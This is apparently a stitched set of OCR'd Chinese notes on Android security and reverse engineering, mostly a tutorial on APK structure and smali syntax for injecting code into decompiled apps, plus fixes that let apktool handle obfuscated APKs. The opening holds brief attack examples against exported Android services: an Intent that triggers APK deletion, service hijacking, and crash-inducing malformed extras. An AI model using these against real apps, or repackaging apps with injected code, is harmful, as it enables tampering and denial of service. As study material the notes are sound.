
in.putExtra("action", "deleteApk");

in.putExtra("pkgName", "xxxxx");

startService(in);
```

案例2:services 劫持

攻击原理:隐式启动services,当存在同名services,先安装应用的services优先级高 攻击模型



案例3:拒绝服务

(java.lang.NullPointerException 空指针异常) 现在除了空指针异常crash外还多出了一类crash:intent 传入对象的时候,转化出现异常. Serializable:

```
Intent i = getIntent();
if(i.getAction().equals("serializable_action"))
{
    i.getSerializableExtra("serializable_key");//未做异常判断
}
Parcelable:
this.b =(RouterConfig)  this.getIntent().getParcelableExtra("filed_router_config");//引发转型异常崩溃
```

POC内传入畸形数据即可引发crash,修复很简单捕获异常即可.

0x05 参考


http://developer.android.com/reference/android/app/Service.html
http://developer.android.com/guide/components/services.html

Android逆向基础

原文 by mustime

APK、Dalvik字节码和smali文件

APK文件



大家都应该知道APK文件其实就是一个MIME为ZIP的压缩包，我们修改ZIP后缀名方式可以看到内部的文件结构，例如修改后缀后用RAR打开鳄鱼小顽皮APK能看到的是（Google Play下载的完整版版本）：

```
Where's My Water.zip\
* asset\                        <资源目录1：asset和res都是资源目录但有所区别，见下面说明>
* lib\                             <so库存放位置，一般由NDK编译得到，常见于使用游戏引擎或JNI n
ative调用的工程中>
* |---armeabi\                  |---<so库文件分为不同的CPU架构>
* |---armeabi-v7a\
* META-INF\                   <存放工程一些属性文件，例如Manifest.MF>
* |---MANIFEST.MF              |---the Manifest File
* |---CERT.RSA                 |---The certificate of the application.
* |---CERT.SF                |---The list of resources and SHA-1 digest of the correspon
ding lines in the MANIFEST.MF file.
* res\                          <资源目录2：asset和res都是资源目录但有所区别，见下面说明>
* |---drawable\                 |---<图片和对应的xml资源>
* |---layout\                     |---<定义布局的xml资源>
* |---menu\                         |--- 存放应用里定义菜单项的文件。
* |---values\                     |---存放其他xml资源文件，如string，color定义。strings.xml
定义了运行应用时显示的文本
* |---...
* AndroidManifest.xml      <Android工程的基础配置属性文件>
* classes.dex                   <Java代码编译得到的Dalvik VM能直接执行的文件，下面有介绍>
* resources.arsc              <对res目录下的资源的一个索引文件，保存了原工程中strings.xml等文件
内容>
```

无关紧要地注：asset和res资源目录的不同在于：

1. res目录下的资源文件在编译时会自动生成索引文件（R.Java），在Java代码中用R.xxx.yyy来引用；而asset目录下的资源文件不需要生成索引，在Java代码中需要用AssetManager来访问；
2. 一般来说，除了音频和视频资源（需要放在raw或asset下），使用Java开发的Android工程使用到的资源文件都会放在res下；使用C++游戏引擎（或使用Lua binding等）的资源文件均需要放在asset下。
   因为Where's My Water是使用迪斯尼公司自家的DMO游戏引擎开发，所以游戏中用到的所有资源文件都存放在asset下，除了应用图标这些资源仍需要放在res下。

Dalvik字节码

Dalvik是google专门为Android操作系统设计的一个虚拟机，经过深度的优化。虽然Android上的程序是使用java来开发的，但是Dalvik和标准的java虚拟机JVM还是两回事。Dalvik VM是基于寄存器的，而JVM是基于栈的；Dalvik有专属的文件执行格式dex（dalvik executable），而JVM则执行的是java字节码。Dalvik VM比JVM速度更快，占用空间更少。
通过Dalvik的字节码我们不能直接看到原来的逻辑代码，这时需要借助如Apktool或dex2jar+jd-gui工具来帮助查看。但是，注意的是最终我们修改APK需要操作的文件是.smali文件，而不是导出来的Java文件重新编译（况且这基本上不可能）。
Dalvik 虚拟机是用c/c++/asm 写的，即将字节码（smali 是其可读的表现语法）解释运行，最终的最底层还是转化成 机器如arm 的汇编（进而是完全的0 1 二进制）在android 机上运行。

smali文件

好了，对Dalvik有一定认识后，下面介绍重点：smali，及其语法。
简单的说，smali就是Dalvik VM内部执行的核心代码。它有自己的一套语法，下面即将介绍，如果有JNI开发经验的童鞋则能够很快明白。

一、smali的数据类型

在smali中，数据类型和Android中的一样，只是对应的符号有变化：

```
* B---byte
* C---char
* D---double
* F---float
* I---int
* J---long
* S---short
* V---void
* Z---boolean
* [XXX---array
* Lxxx/yyy---object
```

这里解析下最后两项，数组的表示方式是：在基本类型前加上前中括号“[”，例如int数组和float数组分别表示为：[I、[F；对象的表示则以L作为开头，格式是LpackageName/objectName;（注意必须有个分号跟在最后），例如String对象在smali中为：Ljava/lang/String;，其中java/lang对应java.lang包，String就是定义在该包中的一个对象。
或许有人问，既然类是用LpackageName/objectName;来表示，那类里面的内部类又如何在smali中引用呢？答案是：LpackageName/objectName$subObjectName;。也就是在内部类前加“$”符号，如果是匿名内部类，则使用 parent$1、parent$2 的方式命名。

二、函数的定义

函数的定义一般为：
Func-Name (Para-Type1Para-Type2Para-Type3...)Return-Type
注意参数与参数之间没有任何分隔符，同样举几个例子就容易明白了：

1. foo ()V
   没错，这就是void foo()。
2. foo (III)Z
   这个则是boolean foo(int, int, int)。
3. foo (Z[I[ILjava/lang/String;J)Ljava/lang/String;
   看出来这是String foo (boolean, int[], int[], String, long) 了吗？

三、smali文件内容具体介绍

下面开始进一步分析smali中的具体例子，取鳄鱼小顽皮中的WMWActivity.smali来分析，它的内容大概是这样子的：

```
1. .class public Lcom/disney/WMW/WMWActivity;
2. .super Lcom/disney/common/BaseActivity;
3. .source "WMWActivity.java"
4.
5. # interfaces
6. .implements Lcom/burstly/lib/ui/IBurstlyAdListener;
7.
8. # annotations
9. .annotation system Ldalvik/annotation/MemberClasses;
10.     value = {
11.         Lcom/disney/WMW/WMWActivity$MessageHandler;,
12.         Lcom/disney/WMW/WMWActivity$FinishActivityArgs;
13.     }
14. .end annotation
15.
16.
17. # static fields
18. .field private static final PREFS_INSTALLATION_ID:Ljava/lang/String; = "installati
onId"
19. //...
20.
21.
22. # instance fields
23. .field private _activityPackageName:Ljava/lang/String;
24. //...
25.
26.
27. # direct methods
```

```
28. .method static constructor <clinit>()V
29.     .locals 3
30.
31.     .prologue
32.     //...
33.
34.     return-void
35. .end method
36.
37. .method public constructor <init>()V
38.     .locals 3
39.
40.     .prologue
41.     //...
42.
43.     return-void
44. .end method
45.
46. .method static synthetic access$100(Lcom/disney/WMW/WMWActivity;)V
47.     .locals 0
48.     .parameter "x0"
49.
50.     .prologue
51.     .line 37
52.     invoke-direct {p0}, Lcom/disney/WMW/WMWActivity;->initIap()V
53.
54.     return-void
55. .end method
56.
57. .method static synthetic access$200(Lcom/disney/WMW/WMWActivity;)Lcom/disney/commo
n/WMWView;
58.     .locals 1
59.     .parameter "x0"
60.
61.     .prologue
62.     .line 37
63.     iget-object v0, p0, Lcom/disney/WMW/WMWActivity;->_view:Lcom/disney/common/WMW
View;
64.
65.     return-object v0
66. .end method
67.
68. //...
69.
70. #virtual methods
71. .method public captureScreen()V
72.     .locals 4
73.
74.     .prologue
75.     //...
76.
77.     goto :goto_0
78. .end method
79.
80. .method public didScreenCaptured()V
81.     .locals 6
82.
83.     .prologue
84.     //...
85.
86.     goto :goto_0
87. .end method
```

看得一头雾水的话那是正常的。现在我将逐一解析，理解这些符号的含义令你在后面注入代码的时候事半功倍。

1、smali中的继承、接口、包信息

首先看看开头的几行：

```
1] .class public Lcom/disney/WMW/WMWActivity;
2] .super Lcom/disney/common/BaseActivity;
3] .source "WMWActivity.java"
4]
5] # interfaces
6] .implements Lcom/burstly/lib/ui/IBurstlyAdListener;
7]
8] # annotations
9] .annotation system Ldalvik/annotation/MemberClasses;
10]     value = {
11]         Lcom/disney/WMW/WMWActivity$MessageHandler;,
12]         Lcom/disney/WMW/WMWActivity$FinishActivityArgs;
13]    }
14] .end annotation
```

1-3行定义的是基本信息：这是一个由WMWActivity.java编译得到的smali文件（第3行），它是com.disney.WMW这个package下的一个类（第1行），继承自com.disney.common.BaseActivity（第2行）。
5-6行定义的是接口信息：这个WMWActivity实现了一个com.burstly.lib.ui这个package下（一个广告SDK）的IBurstyAdListener接口。 8-14行定义的则是内部类：它有两个成员内部类——MessageHandler和FinishActivityArgs，内部类将在后面小节中会有提及。
注解是Java 的语言特性，android 系统中涉及注解的包有两个，一个是dalvik.annotation，该程序包下的注解不对外开放，仅供核心库与代码测试使用；另一个是 android.annotation。
分析完smali文件开头的这些信息，我们已经能在大脑中构造出一个大概这样的Java文件：

```
1. class WMWActivity extends BaseActivity implements IBurstlyAdListener{
2.     //...
3.     class MessageHandler {
4.         //...
5.     }
6.     class FinishActivityArgs{
7.         //...
8.     }
9. }
```

没错，这就是本来WMWActivity.java的大概框架了，成员变量和函数信息？别急，下面正要分析。

在继续分析之前，有些东西需要先说明一下。前面说过，Dalvik VM与JVM的最大的区别之一就是Dalvik VM是基于寄存器的。基于寄存器是什么意思呢？也就是说，在smali里的所有操作都必须经过寄存器来进行：本地寄存器用v开头数字结尾的符号来表示，如v0、v1、v2、...参数寄存器则使用p开头数字结尾的符号来表示，如p0、p1、p2、...特别注意的是，p0不一定是函数中的第一个参数，在非static函数中，p0代指“this”，p1表示函数的第一个参数，p2代表函数中的第二个参数…而在static函数中p0才对应第一个参数（因为Java的static方法中没有this方法）。本地寄存器没有限制，理论上是可以任意使用的，下面是例子：

```
1. const/4 v0, 0x0
2. iput-boolean v0, p0, Lcom/disney/WMW/WMWActivity;->isRunning:Z
```

在上面的两句中，使用了v0本地寄存器，并把值0x0存到v0中，然后第二句用iput-boolean这个指令把v0中的值存放到 com.disney.WMW.WMWActivity.isRunning这个成员变量中。即相当于：this.isRunning = false;（上面说过，在非static函数中p0代表的是“this”，在这里就是com.disney.WMW.WMWActivity实例）。关于这两句话的具体指令和含义暂可不用理会，先把Dalvik VM的机制弄明白就可以了，其实语法上和汇编语言非常相似，具体的指令会在后面逐一介绍。

2、smali中的成员变量

下面继续介绍有关成员变量的内容：

```
1 ] # static fields
2 ] .field private static final PREFS_INSTALLATION_ID:Ljava/lang/String; = "installationId"
3 ] //...
4 ]
5 ]
6 ] # instance fields
7 ] .field private _activityPackageName:Ljava/lang/String;
8 ] //...
```

上面定义的static fields和instance fields均为成员变量，格式是：.field public/private [static][修饰符(final/synthetic)] varName:<类型>。然而static fields和instance fields还是有区别的，当然区别很明显，那就是static fields是static的，而instance则不是。根据这个区别来获取这些不同的成员变量时也有不同的指令。一般来说，获取的指令有：iget、sget、iget-boolean、sget-boolean、iget-object、sget-object等，操作的指令有：iput、sput、iput-boolean、sput-boolean、iput-object、sput-object等。没有“-object”后缀的表示操作的成员变量对象是基本数据类型，带“-object”表示操作的成员变量是对象类型，特别地，boolean类型则使用带“-boolean”的指令操作。

（1）、获取static fields的指令类似是：
`sget-object v0, Lcom/disney/WMW/WMWActivity;->PREFS_INSTALLATION_ID:Ljava/lang/String;`

sget-object就是用来获取变量值并保存到紧接着的参数的寄存器中，在这里，把上面出现的PREFS_INSTALLATION_ID这个String成员变量获取并放到v0这个寄存器中，注意：前面需要该变量所属的类的类型，后面需要加一个冒号和该成员变量的类型，中间是“->”表示所属关系。

（2）、获取instance fields的指令与static fields的基本一样，只是由于不是static变量，不能仅仅指出该变量所在类的类型，还需要该变量所在类的实例。看例子：
`iget-object v0, p0, Lcom/disney/WMW/WMWActivity;->_view:Lcom/disney/common/WMWView;`

可以看到iget-object指令比sget-object多了一个参数，就是该变量所在类的实例，在这里就是p0即“this”。

（3）、获取array的还有aget和aget-object，指令使用和上述类似，不细述。

（4）、put指令的使用和get指令是统一的，直接看例子不解释：

```
1. const/4 v3, 0x0
2. sput-object v3, Lcom/disney/WMW/WMWActivity;->globalIapHandler:Lcom/disney/config/G
lobalPurchaseHandler;
```

相当于：this.globalIapHandler = null;（null = 0x0）

```
1. .local v0, wait:Landroid/os/Message;
2. const/4 v1, 0x2
3. iput v1, v0, Landroid/os/Message;->what:I
```

相当于：wait.what = 0x2;（wait是Message的实例）

3、smali中的函数调用

smali中的函数和成员变量一样也分为两种类型，但是不同于成员变量中的static和instance之分，而是direct和virtual之分。那么direct method和virtual method有什么区别呢？直白地讲，direct method就是private函数，其余的public和protected函数都属于virtual method。所以在调用函数时，有invoke-direct，invoke-virtual，另外还有invoke-static、invoke-super以及invoke-interface等几种不同的指令。当然其实还有invoke-XXX/range 指令的，这是参数多于4个的时候调用的指令，比较少见，了解下即可。

（1）、invoke-static：顾名思义就是调用static函数的，因为是static函数，所以比起其他调用少一个参数，例如：

`invoke-static {}, Lcom/disney/WMW/UnlockHelper;->unlockCrankypack()Z`

这里注意到invoke-static后面有一对大括号“{}”，其实是调用该方法的实例+参数列表，由于这个方法既不需参数也是static的，所以{}内为空，再看一个例子：

```
1. const-string v0, "fmodex"
2. invoke-static {v0}, Ljava/lang/System;->loadLibrary(Ljava/lang/String;)V
```

这个是调用static void System.loadLibrary(String)来加载NDK编译的so库用的方法，同样也是这里v0就是参数"fmodex"了。

（2）、invoke-super：调用父类方法用的指令，在onCreate、onDestroy等方法都能看到，略。

（3）、invoke-direct：调用private函数的，例如：

`invoke-direct {p0}, Lcom/disney/WMW/WMWActivity;->getGlobalIapHandler()Lcom/disney/config/(`

这里GlobalPurchaseHandler getGlobalIapHandler()就是定义在WMWActivity中的一个private函数，如果修改smali时错用invoke-virtual或invoke-static将在回编译后程序运行时引发一个常见的VerifyError。
（4）、invoke-virtual：用于调用protected或public函数，同样注意修改smali时不要错用invoke-direct或invoke-static，例子：

```
1. sget-object v0, Lcom/disney/WMW/WMWActivity;->shareHandler:Landroid/os/Handler;
2. invoke-virtual {v0, v3}, Landroid/os/Handler;->removeCallbacksAndMessages(Ljava/lan
g/Object;)V
```

这里相信大家都已经明白了，主要搞清楚v0是shareHandler:Landroid/os/Handler，v3是传递给removeCallbackAndMessage方法的Ljava/lang/Object参数就可以了。

（5）、invoke-xxxxx/range：当方法的参数多于5个时（含5个），不能直接使用以上的指令，而是在后面加上"/range"，使用方法也有所不同：

```
invoke-static/range {v0 .. v5}, Lcn/game189/sms/SMS;->checkFee(Ljava/lang/String;Landroid/a
```

这个是电信SDK中的付费接口，需要传递6个参数，这时候大括号内的参数需要用省略形式，且需要连续（未求证是否需要从v0开始）。

有人也许注意到，刚才看到的例子都是"调用函数"这个操作而已，貌似没有取函数返回的结果的操作？
在Java代码中调用函数和返回函数结果是一条语句完成的，而在smali里则需要分开来完成，在使用上述指令后，如果调用的函数返回非void，那么还需要用到move-result（返回基本数据类型）和move-result-object（返回对象）指令：

```
1. const/4 v2, 0x0
2. invoke-virtual {p0, v2}, Lcom/disney/WMW/WMWActivity;->getPreferences(I)Landroid/co
ntent/SharedPreferences;
3. move-result-object v1
```

v1保存的就是调用getPreferences(int)方法返回的SharedPreferences实例。

```
1. invoke-virtual {v2}, Ljava/lang/String;->length()I
2. move-result v2
```

v2保存的则是调用String.length()返回的整型。

4、smali中函数实体分析

下面开始介绍函数实体，其实没有什么特别的地方，只是在植入代码时有一点需要特别注意，举例说明：

```
1. .method protected onDestroy()V
2.     .locals 0
3.
4.     .prologue
5.     .line 277
6.     invoke-super {p0}, Lcom/disney/common/BaseActivity;->onDestroy()V
7.
8.     .line 279
9.     return-void
10. .end method
```

这是onDestroy()函数，它的作用大家都知道。首先看到函数内第一句：.locals 0，这句话很重要，标明了你在这个函数中最少要用到的本地寄存器的个数。在这里，由于只需要调用一个父类的onDestroy()处理，所以只需要用到p0，所以使用到的本地寄存器数为0。如果不清楚这个规则，很容易在植入代码后忘记修改.locals 的值，那么回编译后运行时将会得到一个VerifyError错误，而且极难发现问题所在。我正是被这个问题困扰了很多次，最后研究发现.locals的值有这个规律，于是在文档查证了一下果然是这个问题。例如我往onDestroy()增加一句：this.existed = true;那么应该改为（注意修改.locals的值为1——使用到了v0这一个本地寄存器）：

```
1. .method protected onDestroy()V
2.     .locals 1
3.
4.     .prologue
5.     .line 277
6.     const/4 v0, 0x1
7.
8.     iput-boolean v0, p0, Lcom/disney/WMW/WMWActivity;->exited:Z
9.
10.     invoke-super {p0}, Lcom/disney/common/BaseActivity;->onDestroy()V
11.
12.     .line 279
13.     return-void
14. .end method
```

另外注意到.line这个标识，它是标注了该代码在原Java文件中的行数，它也很有用，想想使用eclipse开发时，遇到错误崩溃时，在catLog不是有提示哪个文件哪一行崩溃的么？Dalvik VM运行到.line XX时就将这个值存起来，如果在这一行运行时出错了，就往catLog输出这个值，这样我们就能看到具体是哪一行的问题了。jd-gui这个工具也是通过分析这些信息将smali代码还原成我们喜闻乐见的Java代码的。当然，它不是必须的，去掉也没有关系，只不过为了方便调试还是保留一下吧。

附录

由于大厂商开始使用混淆防逆向来加固apk，现在使用 apktool 反编译的主要两个错误就是：

1、Exception in thread "main" brut.androlib.AndrolibException: Multiple res specs: attr/name
异常原因：通过分析源码知道，这个错误主要是因为apk做了混淆操作，导致在反编译的过程中存入了重复的id值，错误代码：

ResTypeSpec.java的addResSpec方法78行

修复：在这个方法存入map数据之前做一个判断操作即可

```
public void addResSpec(ResResSpec spec) throws AndrolibException {

    //如果存在了一个res spec就直接返回，修复qq反编译问题
    if(mResSpecs.containsKey(spec.getName())){
        System.out.println("res have name:"+getName()+"/"+spec.getName());
        return;
    }
                                    http://blog.csdn.net/

    if (mResSpecs.put(spec.getName(), spec) != null) {
        throw new AndrolibException(String.format("Multiple res specs: %s/%s'
    }
}
```

2、Exception in thread "main" brut.androlib.AndrolibException: Could not decode arsc file

异常原因：通过分析源码知道，这个错误主要是因为apk了做了resource.arsc头部信息的修改，导致在分析头部数据结构的时候出错，错误代码：ExtDataInput.java的skipCheckChunkTypeInt方法 73行

修复：修复resource.arsc头部数据，修改skipCheckChunkTypeInt检测方法逻辑

```
public void skipCheckChunkTypeInt(int expected, int possible) throws IOException {
    int got = readInt();
    if (got == possible) {
        skipCheckChunkTypeInt(expected, /*-1*/possible);        一直检测，而且使用possible
    } else if (got != expected) {                                的值作比较
        throw new IOException(String.format("Expected: 0x%08x, got: 0x%08x", expect
    }
}
```

Reference

APK反编译之一：基础知识

0x01. smali概述

smali 最早起源于Jasmin,后被aosp采用为android虚拟机字节码,随后jesusfreke开发了最有名的smali和baksmali工具将其发扬光大， 他是一种jvm中的assembler语法,在art之前的davilik采用jit来即时翻译它运行.

0x011. smali&java&dex之间的关系

摘自quora

> But their dex files are available which would be in a totally unreadable.
> So to edit it we need to convert this .dex files to a more understandable form.
> This is where smali comes in. To make it easier to understand I can represent it like this:
> .dex <-------------------> .smali <---------------------- java source code
> Converting a .dex file to smali (called baksmaling) gives us readable code in smali language. Now if you wonder why can't smali be converted into java source, that's because java is a very developed language and smali is more of an assembly based language. And so while going from java source to smali information is lost and that's why smali can't be used to completely reconstruct java source code

0x02. smali的基本类型

Dalvik字节码只有两种类型:基本类型和引用类型.这两种类型就可以完整的表示java世界的所有类型.
dalvik寄存器都是32位大小的,对于J D这种64位类型的需要用两个寄存器来存放,比如v0与v1

0x03. smali的方法

方法格式如下:
`Lpackage/name/ObjectName;->MethodName(III)Z`
Lpackage/name/ObjectName; 表示ObjectName这个类型,MethodName是具体方法名,参数是int,int,int, Z表示返回值是boolean 另外一个复杂一点的例子:

```
method(I[[IILjava/lang/String;[Ljava/lang/Object;)Ljava/lang/String
String method(int,int[][],int,String,Object[])
```

构造方法
`.method public constructor <init>()V`

构造调用
`Landroid/app/Activity;-><init>()V`

一般的,invoke了的方法表示的都是super()

0x04. smali的指令

指令集 : smali指令大全
Dalvik 指令在调用格式上模仿了C语言的调用约定.Dalvik 指令的语法与助词符有如下特点:

> - 参数采用从目标（ destination ）到源（ source ）的方式
> - 根据字节码的大小与类型不同，一些字节码添加了名称后缀以消除歧义 > > *32* 位常规类型的字节码未添加任何后缀。 > > 64 位常规类型的字节码添加-wide后缀 > > * 特殊类型的字节码根据具体类型添加后缀。它们可以是-boolean、-byte、-char、-short、-int、-long、-float、-double、-object、-string、-class、-void 之一
> - 根据字节码的布局与选项不同，一些字节码添加了字节码后缀以消除歧义。这些后缀通过在字节码主名称后添加斜杠“ / ”来分隔开
> - 在指令集的描述中，宽度值中每个字母表示宽度为 4 位

例如这条指令 `move-wide/from16 vAA , vBBBB`

> - move 为基础字节码（ base opcode ）。标识这是基本操作
> - wide 为名称后缀（ name suffix ）。标识指令操作的数据宽度（ 64 位）
> - from16 为字节码后缀（opcode suffix ）。标识源为一个 16 位的寄存器引用变量。
> - vAA 为目的寄存器。它始终在源的前面，取值范围为 vo-v255 。
> - vBBBB 为源寄存器。取值范围为 vo-v65535 。

Dalvik 指令集中大多数指令用到了寄存器作为目的操作数或源操作数，其中 A/B/C/D/E/F/G/H 代表一个 4 位的数值，可用来表示 0 —15的数值或 vo — v15 的寄存器，而 AA / BB / CC / DD / EE / FF / GG / HH 代表一个 8 位的数值，可用来表示 0 — 255 的数位或 v0 — v255 的寄存器， AAAA/BBBB / CCCC / DDDD / EEEE / FFFF / GGGG / HHHH 代表一个 8 位的数值，可用来表示 0 — 65535 的数值或 vo — v65535 的寄存器。

0x041.空指令

nop 值为00,用来代码对齐,无用处

0x042.数据操作指令

数据操作指令为move,move指令的原型为move destination,source 或 move destination , move 指令根据字节码的大小与类型不同,后面会跟上不同的后缀.

> - move vA , vB 将 vB 寄存器的值赋给 vA 寄存器，源寄存器与目的寄存器都为 4 位.
> - move vA , vB 将 vB 寄存器的值赋给 vA 寄存器，源寄存器与目的寄存器都为 4 位.
> - move / from 16 vAA , vBBBB 将 vBBBB 寄存器的值赋给 vAA寄存器，源寄存器为 16 位,目的寄存器为 8 位.
> - move / 16 vAAAA , vBBBB 将 vBBBB 寄存器的值赋给 vAAAA 寄存器，源寄存器与目的寄存器都为 16 位.
> - move-wide vA , vB 为 4 位的寄存器对赋值.源寄存器与目的寄存器都为 4 位.
> - move-wide/from16 vAA , vBBBB 与 move-wide/16 vAAAA , vBBBB 实现与move-wide相同
> - move-object vA , vB 为对象赋值.源寄存器与目的寄存器都为4位.
> - move-object/from16 vAA , vBBBB 为对象赋值,源寄存器为 16位，目的寄存器为8位.
> - move-object/16 vAAAA,vBBBB 为对象赋值源寄存器与目的寄存器都为 16 位.
> - move-result vAA 将上一个 invoke 类型指令操作的单字非对象结果赋给 vAA 寄存器.
> - move-result-wide vAA 将上一个invoke类型指令操作的双字非对象结果赋给 vAA 寄存器
> - move-result-object vAA 将上一个 invoke 类型指令操作的对象结果赋给 vAA 寄存器.
> - move-excecption vAA 保存一个运行时发生的异常到 vAA 寄存器.这条指令必须是异常发生时的异常处理器的一条指令.否则的话，指令无效.

0x043.返回指令

返回指令指的是函数结尾时运行的最后一条指令.它的基础字节码为retum,共有以下四条返回指令.

> - return-void表示函数从一个void方法返回.
> - return vAA表示函数返回一个32位非对象类型的值，返回值寄存器为8位的寄存器vAA.
> - return-wide vAA表示函数返回一个64位非对象类型的值.返回值为8位的寄存器对vAA.
> - return-object vAA表示函数返回一个对象类型的值.返回值为8位的寄存器vAA.

0x044.数据定义指令

数据定义指令用来定义程序中用到的常量、字符串、类等数据.它的基础字节码为const.
#+X 表示它是一个常量数字，+X 表示它是一个相对指令的地址偏移，kind@X 表示它是一个常量池索引值。

> - const/4 vA,#+B 将数值符号扩展为32位后赋给寄存器vA
> - const/16 vAA,#+BBBB将数值符号扩展为32位后赋给寄存器vAA.
> - const vAA,#+BBBBBBBB 将数值赋给寄存器vAA.
> - const/high16 vAA,#+BBBB0000 将数值右边零扩展为32位后赋给寄存器vAA
> - const-wide/16 vAA,#+BBBB 将数值符号扩展为64位后赋给寄存器对vAA
> - const-wide/32 vAA.#+BBBBBBBB 将数值符号扩展为64位后赋给寄存器对vAA
> - const-wide vAA,#+BBBBBBBBBBBBBBBB 将数值赋给寄存器对vAA.
> - const-wide/high16 vAA,#+BBBB000000000000 将数值右边零扩展为64位后赋给寄存器对vAA
> - const-string vAA,string@BBBB 通过字符串索引构造一个字符串并赋给寄存器vAA.
> - const-string/jumbo vAA,string@BBBBBBBB 通过字符串索引（较大）构造一个字符串并赋给寄存器vAA.
> - const-class vAA,type@BBBB 通过类型索引获取一个类引用并赋给寄存器vAA
> - const-class/jumbo vAAAA,type@BBBBBBBB 通过给定的类型索引获取一个类引用并赋给寄存器vAAAA.这条指令占用两个字节，值为ox00ff(Android4.0中新增的指令）

0x045.锁指令

锁指令多用在多线程程序中对同一对象的操作.Dalvik指令集中有两条锁指令.

> - monitor-enter vAA 为指定的对象获取锁.
> - monitor-exit vAA 释放指定的对象的锁.

0x046.实例操作指令

与实例相关的操作包括实例的类型转换、检查及新建等

